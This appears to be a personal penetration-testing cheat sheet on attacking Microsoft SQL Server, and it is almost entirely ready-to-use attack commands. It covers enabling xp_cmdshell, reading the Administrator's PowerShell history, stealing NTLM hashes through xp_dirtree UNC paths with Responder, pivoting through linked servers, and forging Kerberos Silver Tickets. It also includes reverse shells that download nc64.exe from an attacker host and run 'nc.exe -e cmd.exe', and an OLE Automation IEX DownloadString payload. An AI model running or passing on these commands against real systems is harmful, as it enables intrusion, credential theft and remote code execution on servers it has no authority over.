Microsoft SQL server
Microsoft SQL Server is a relational database management system (RDBMS) developed by Microsoft, designed to manage and organize data in a structured way using tables that are related to each > other through defined relationships. It allows applications and users to store, retrieve, update, and manage data efficiently using Transact-SQL (T-SQL), Microsoft’s implementation of the SQL language.
Payload all the thinks
Connecting to mssqlclient
1
2
3
4
5
6
7
8
9
| NetExec mssql $target -u '$user' -p '$pass' --local-auth
impacket-mssqlclient -windows-auth $Domain/$user:'$pass'@Domain
impacket-mssqlclient $full_Domain/$user:'$pass'@Domain
mssqlclient.py $Domain/$user:$passwd@$Ip -windows-auth
mssqlclient.py -k -no-pass $Full_Domain
|
Comman usage
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| # login as different user
exec_as_login <username here>
# Enum databases
enum_db
# Enum user
enum_users
# check linked servers
enum_links
# Version Extraction
SELECT @@VERSION;
# Enum Domain Name and Server Name
SELECT Default_domain();
SELECT @@SERVERNAME;
# Run standalone Queries
nxc mssql $ip -u '' -p '' --query "SELECT name FROM sys.databases"
# Sid
SELECT SUSER_SID('Username')
select SUSER_SNAME(SID_BINARY(N'Put Raw SID Here'))
>>> python3
from impacket.dcerpc.v5.dtypes import SID
raw_sid = 'Put Raw SID'
admin = SID(bytes.formhex(raw_sid))
admin.formatCanonical()
|
Database usage
1
2
3
4
5
6
| enum_db #show databases
use <db_name>; #use it
select name from sys.tables; #show tables
select * from <table_name>; #show content
SELECT * FROM INFORMATION_SCHEMA.TABLES;
|
Enable xp_cmdshell
1
2
| enable_xp_cmdshell
xp_cmdshell whoami
|
1
2
3
4
5
6
| EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXEC xp_cmdshell 'whoami';
|
NetExec
Rid-Brute
1
| nxc mssql $ip -u '$user' -p '$pass' --rid-brute 2000 # max
|
Logged in users:
1
| nxc mssql $ip -u '$user' -p '$pass' --local-auth -M enum_logins
|
check impersonate user
1
| nxc mssql $ip -u '$user' -p '$pass' --local-auth -M enum_impersonate
|
impersonate user
1
| nxc mssql $ip -u '$user' -p 'pass' --local-auth -M mssql_priv
|
Upload and Download Files
1
2
| nxc mssql $ip -u '' -p '' --put-file <local_file> <remote_path>
nxc mssql $ip -u '' -p '' --get-file <local_output> <remote_file>
|
Run Query
1
2
| nxc mssql $ip -u '' -p '' -q "select @@VERSION"
nxc mssql $ip -u '' -p '' --query "SELECT name FROM sys.databases"
|
1
2
3
| nxc mssql $ip -u '' -p '' --query "SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt', SINGLE_CLOB) AS x;"
SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt', SINGLE_CLOB) AS x;
|
Command Execution
1
2
| nxc mssql $ip -u '' -p '' -x "whoami"
nxc mssql $ip -u '' -p '' -x "powershell -c Get-Host"
|
Reading
Read $SID
1
2
3
| EXEC xp_cmdshell 'whoami';
SELECT SUSER_SID('user_name');
|
Read files
1
| SELECT * FROM OPENROWSET(BULK 'C:\Windows\system32\drivers\etc\hosts', SINGLE_CLOB) AS Contents;
|
Write
Writing files
More ways to write file
1
| execute spWriteStringToFile 'contents', 'C:\path\to\', 'file'
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| -- Create a table to hold file content
CREATE TABLE #FileContent (Line NVARCHAR(MAX));
-- Insert the content you want to write
INSERT INTO #FileContent (Line)
VALUES ('This is a test file created via BULK INSERT method.');
-- Export the table content to a file
DECLARE @FilePath NVARCHAR(4000) = 'C:\Temp\output.txt';
-- Use BCP via xp_cmdshell (requires xp_cmdshell enabled)
EXEC xp_cmdshell 'bcp "SELECT Line FROM tempdb..#FileContent" queryout "C:\Temp\output.txt" -c -T -S localhost';
-- Clean up
DROP TABLE #FileContent;
|
PowerupSQL Writebulksert.sql
Resource link
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| -- author: antti rantassari, 2017
-- Description: Copy file contents to another file via local, unc, or webdav path
-- summary = file contains varchar data, field is an int, throws casting error on read, set error output to file, tada!
-- requires sysadmin or bulk insert privs
create table #errortable (ignore int)
bulk insert #errortable
from '\\localhost\c$\windows\win.ini' -- or 'c:\windows\system32\win.ni' -- or \\hostanme@SSL\folder\file.ini'
with
(
fieldterminator=',',
rowterminator='\n',
errorfile='c:\windows\temp\thatjusthappend.txt'
)
drop table #errortable
|
Capture NTLM Hash (LMNR Poisoning)
This also called as the unc PathInjection. PowerupSQL Cheatsheet 💀
1
2
3
4
5
6
| responder -I tun0 -dvw
declare @q varchar (200);set @q='\\$IP\any\think';exec master.dbo.xp_dirtree @q;
exec master ..xp_dirtree '\\$IP\test';
SELECT * FROM sys.dm_os_file_exists('\\ip\\share\it');
|
Checking link_server’s
1
2
| EXEC sp_linkedservers
enum_links
|
Use the linked_Server's
1
2
3
| use_link [Server_Name];
or
use_link Server_Name
|
Execute the xp_cmdshell
1
2
| EXEC ('EXEC xp_cmdshell whoami;')
xp_cmdshell whoami
|
1
2
3
4
| + EXEC ('EXEC xp_cmdshell whoami;')
+ EXEC ('EXEC xp_cmdshell "whoami /all";')
+ EXEC ('EXEC xp_dirtree ''\\$attacker_ip\share'';')
+ EXEC ('EXEC xp_cmdshell "powershell whoami";')
|
Reverse shell via nc64.exe
1
2
3
4
5
| EXECUTE ('EXEC xp_cmdshell ''powershell -c "& {iwr -uri http://$attcker_ip:8000/nc64.exe -outfile C:\Windows\Temp\nc.exe}"''')
rlwrap ncat -lvnp 9001
EXECUTE('EXEC xp_cmdshell ''C:\Windows\Temp\nc.exe -e cmd.exe $attacker 9001''')
|
Powershell Execution
Raw code creation:- Use the nishang (tcponelinear.ps1).
1
| cat file_name |iconv -t utf-16le | base64 -w0;echo
|
1
2
3
| xp_cmdshell "powershell -enc <encoded_raw_code>"
EXEC ('EXEC xp_cmdshell "powershell -enc <encoded_raw_code>";')
|
Enable the xp_cmdshell
1
2
3
4
5
6
7
| EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
sp_configure;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
exec xp_cmdshell 'whoami'
exec xp_cmdshell 'powershell -enc <encoded_raw_code>'
|
OLE Automation in SQL Server
OLE Automation in Microsoft SQL Server refers to a set of extended stored procedures (like sp_OACreate, sp_OAMethod) that allow SQL Server to interact with COM/OLE objects, such as file systems or Windows applications.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| # Check OLE Automation Status
EXEC sp_configure 'Ole Automation Procedures';
GO
# Enable OLE Automation
sp_configure 'show advanced options', 1;
GO
RECONFIGURE;
GO
sp_configure 'Ole Automation Procedures', 1;
GO
RECONFIGURE;
GO
# Execute Commands via OLE
DECLARE @output INT
DECLARE @ProgramToRun VARCHAR(255)
SET @ProgramToRun = 'Run("powershell.exe -c IEX(New-Object Net.WebClient).DownloadString(''http://$ip:$port/file'')")'
EXEC sp_oacreate 'wScript.Shell', @output OUT
EXEC sp_oamethod @output, @ProgramToRun
EXEC sp_oadestroy @output
|

Forge Ticket (Silver Ticket 🥈)
- We are forging ticket to get the administrator shell in the mssql server. so we can run xp_cmdshell.
- Forged using a specific service account hash.
- Grants access to only that specific service
- Like having a key to one room, not the whole building
A Silver Ticket is a forged Kerberos TGS (Ticket Granting Service) ticket. Unlike Golden Tickets which forge TGT (Ticket Granting Tickets), Silver Tickets target specific services.
How Kerberos normally works:
- User authenticates to DC, receives TGT
- User presents TGT to DC to request service ticket (TGS)
- DC validates TGT and issues TGS for requested service
- User presents TGS to service
- Service validates TGS and grants access
How Silver Ticket attack works:
- Attacker has service account password hash
- Attacker forges TGS ticket locally without contacting DC
- Attacker includes arbitrary group memberships in the ticket
- Service validates ticket using its own hash (not by contacting DC)
- Service grants access based on forged group memberships
1
| ticketer.py -nthash $nthash -domain-sid $Domain_SID -domain $Domain -spn $user/$Full_DOmain:$Port -groups 512,513,519 -user-id 500 Administrator
|
- 512 [Domain Admins Group], 513 [Domain users Group], 519 [Enterprise Admins (forest-level privileges)]
Get Groups SID
1
2
| select SUSER_SID('$Domain\Domain Admins')
select SUSER_SNAME(SID_BINARY(N'put raw'))
|
Generate Nthash
1
2
3
4
5
| └─# python3
>>> import hashlib
>>> hashlib.new('md4', 'password_here'.encode('utf-16le')).digest().hex()
echo -n 'password_here' | iconv -t utf-16le | openssl md4 -provider legacy
|
1
2
3
4
| export KRB5CCNAME=Administrator.ccache
klist
mssqlclient.py -k -no-pass $Full_Domain
|